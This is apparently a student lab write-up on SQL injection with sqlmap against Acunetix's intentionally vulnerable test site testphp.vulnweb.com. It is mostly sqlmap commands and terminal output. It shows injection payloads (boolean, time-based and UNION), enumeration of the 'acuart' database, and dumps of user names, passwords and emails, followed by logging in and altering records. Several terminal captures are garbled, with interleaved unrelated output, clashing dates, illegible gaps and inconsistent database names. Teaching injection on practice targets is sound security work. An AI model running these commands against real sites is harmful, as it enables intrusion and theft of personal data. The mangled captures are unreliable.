


Riya Bhanghlia

24MCC20087

## Website Database Hacking using sqlmap tool SQL Injection Attack

We will be working on a sample website <https://testphp.vulnweb.com/> to demonstrate SQL injection techniques, attacking a live website without permission is illegal. This <https://testphp.vulnweb.com/> website we'll use is oneweb.com, which is provided by Acunetix. On this <https://testphp.vulnweb.com/>, navigate to this url.



Vulnerability Scanner	Application	Server configuration	Comprehensive VA
Acuart	<a href="http://testphp.vulnweb.com">http://testphp.vulnweb.com</a>	Apache, DataBase, Mysql	Acunetix offers a PHP security scanner that can detect a wide range of vulnerabilities.

- Open Terminal
  - Start by launching the terminal in your Kali Linux environment.
- Update Your System (Optional)
  - It's a good idea to keep your system and packages up-to-date.

sudo pt update && sudo apt upgrade
- Install SQLMap
  - SQLMap is typically pre-installed on Kali Linux. To check if it's available, type:
 

```
sqlmap --version
```

- If it's not installed, you can add it with: `sudo apt install sqlmap`

#### 4. Identify a Vulnerable Target


- To use SQLMap, you need a website with a SQL injection vulnerability. Tools like **\*\*Burp Suite\*\*** or **\*\*OWASP ZAP\*\*** can help you identify these vulnerabilities.


#### 5. Using SQLMap

- SQLMap can be used in various ways depending on your target URL and injection parameters. Basic usage example:  
`sqlmap -u "http://example.com/vulnerable_page.php?id=1" --risk=3 --level=5`


#### 6. Options for Authentication (if needed)


- If the website requires authentication, SQLMap supports options to handle logins (e.g., by using cookies or session tokens).





- SQLMap will start running and may ask if you want to skip the test payloads specific to the database management system (DBMS), which in this case is MySQL.





```

Input Devices Help
1 2 3 4
cunetix Art x Welcome :: Damn Vuln x site:http://testphp.vuln x artists x New Tab x + v
root@riyariya: /home/hacker17
File Actions Edit View Help
Payload: artist=1 AND 5341=5341
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x566845534c4a6b634758484a7878796653636
55a7753436e6463504a505043494362526d45525358,0x7162717871)--
[20:48:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[20:48:13] [INFO] fetching database names
available databases [2]:
[*] acurat
[*] information_schema
[20:48:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 20:48:13 /2024-10-29/
(root@riyariya)-[/home/hacker17]

```

- `sqlmap -u "test.php" -D acurat --tables` - This command specifies the name of the database (acurat) and requests the number of tables within it.

```

root@riyariya: /home/hacker17

File Actions Edit View Help

sqlmap: error: no such option: --D
root@riyariya: ~
(root@riyariya)-[/home/hacker17] wordlist.txt (press Enter)
# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
of dictionary files
{1.8.7#stable}
(slow!) [y/N] N
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 20:49:51 /2024-10-29/

[20:49:52] [INFO] resuming back-end DBMS 'mysql'
[20:49:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (0x49 (password)) | admin | admin
Payload: artist=1 AND 5341=5341
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP) (0x716a716a71,0x566845534c4a6b634758484a7878796653636)
Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns (0x716a716a71,0x566845534c4a6b634758484a7878796653636)
Payload: artist=-4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x566845534c4a6b634758484a7878796653636)
[20:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[20:49:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |

```

[illegible]

- `sqlmap -u "test.php" -D acurat -T users --columns :` Inside the database **Acurat**, there is a table named **users** that contains eight columns, including fields like username, password, email, address, etc.

[illegible]

```
Oracle VM VirtualBox
Input Devices Help
Acunetix Art Welcome - Damn Vuln site:http://testphp.vuln... artists New Tab
root@riyariya:/home/hacker17
File Actions Edit View Help
[20:52:16] [INFO] resuming back-end DBMS 'mysql'
[20:52:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 5341=5341
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x5668a5534ca6b63475848aa787879665363655a7753436e463584a505a43494362526d45525358,0x7162717871)--
[20:52:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[20:52:17] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| name | varchar(100) |
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+
[20:52:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 20:52:17 /2024-10-29/
```

## Extracting User Information

- sqlmap -u "test.php" -D acuart -T users -C uname --dump [dump to extract the information about username from database tables its showing on username test]
- This command will extract the username information from the **users** table, showing a result like: username: test.

```
View Input Devices Help
Acunetix Art Welcome - Damn Vuln site:http://testphp.vuln... artists New Tab
root@riyariya:/home/hacker17
Edit File Actions Edit View Help
[20:53:59] [INFO] resuming back-end DBMS 'mysql'
[20:54:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 5341=5341
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x5668a5534ca6b63475848aa787879665363655a7753436e463584a505a43494362526d45525358,0x7162717871)--
[20:54:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[20:54:00] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+
```



```
File Actions Edit View File Actions Edit View Help
hacker7@rpiaryia:~$ nc user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[1] default dictio
[2] custom dictio
[3] file with list
[*] ending @ 20:11:59 / 2026-10-29/

[*] starting @ 20:53:59 / 2026-10-29/

[20:53:59] [INFO] resuming back-end DBMS 'mysql'
[20:54:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
=====
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 5361=5361

[20:53:00] [INFO] Database: dwwa
Table: users
5 entries |
+-----+
| user_id | last_login |
+-----+
+-----+
1 | admin |
+-----+
2 | 2026-10-29 |
+-----+
3 | gordon |
+-----+
4 | 2026-10-29 |
+-----+
5 | 2026-10-29 |
+-----+
Database: acuart
Table: users
1 entry |
+-----+
| name |
+-----+
1 | pablo |
+-----+
2 | 2026-10-29 |
+-----+
3 | smith |
+-----+
4 | 2026-10-29 |
+-----+
5 | test |
+-----+

[20:54:02] [INFO] wa/users.csv'
[20:54:02] [INFO] dump/acuart/users.csv'
[20:54:02] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:54:02] [INFO] web application technology: PHP 5.6.40; nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[20:54:02] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'

[*] ending @ 20:11:59 / 2026-10-29/

[*] ending @ 20:54:02 / 2026-10-29/

[hacker7@rpiy ~]$
$ cat /home/hacker7/
```

- `sqlmap -u "test.php" -D acurat -T users -C pass --dump`

This command will extract the username information from the users table, showing a result like: password: test.

```
(root@riyariya)-[/home/hacker17]
# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

[1.8.7#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:55:04 /2024-10-29/

[20:55:05] [INFO] resuming back-end DBMS 'mysql'
[20:55:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 5341=5341
Parameter: artist (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)
Parameter: artist (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x566845534c4a6b634758484a7878796653636555a7753436e6463504a505043494362526d45525358,0x7162717871)--

[20:55:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[20:55:06] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[20:55:07] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:55:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com/'

[*] ending @ 20:55:07 /2024-10-29/
```



To extract email addresses from the database:

➤ `sqlmap -u "test.php" -D acurat -T users -C email --dump`

As this is a sample website, the data inside is fictitious. The emails returned will typically show as @email.com.

```
(root@riyariya)-[/home/hacker17]
# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C email --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:56:05 /2024-10-29/

[20:56:05] [INFO] resuming back-end DBMS 'mysql'
[20:56:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 5341=5341

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9314 FROM (SELECT(SLEEP(5)))OuPv)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4050 UNION ALL SELECT NULL,NULL,CONCAT(0x716a716a71,0x566845534c4a6b634758484a787879665363655a7753436e6463504a505043494362526d45525358,0x7162717871)--

[20:56:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[20:56:06] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]

Table: users
[1 entry]
+-----+-----+
| email |
+-----+-----+
| email@email.com |
+-----+-----+



[20:56:08] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:56:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 20:56:08 /2024-10-29/


(root@riyariya)-[/home/hacker17]
```

- **Logging into the Website:** We now have the username (test) and password (test). Open the website and click on the Sign Up button located on the left side. Enter the obtained username and password to log in as the test user. Upon successful login, you will be able to view the user's details, including name, credit card number, email, phone number, and address.
- **Updating Database Information:** You can also update the database information. For demonstration purposes, let's change the username to Riya. Since we do not want to use our real data (to avoid exposure to potential attackers), update the username and click on the Update button. This will reflect the changes made in the database. After updating, log out and log in again with the new username Riya.
- **Conclusion:** Through this process, we have demonstrated how to use SQLMap for penetration testing and SQL injection attacks on a website. The commands highlighted can effectively be used to extract and manipulate data

within the database.

- To update the data: This will reflect the changes made in the database. After updating, log out



- Logout Again re -login and able to see the changes :

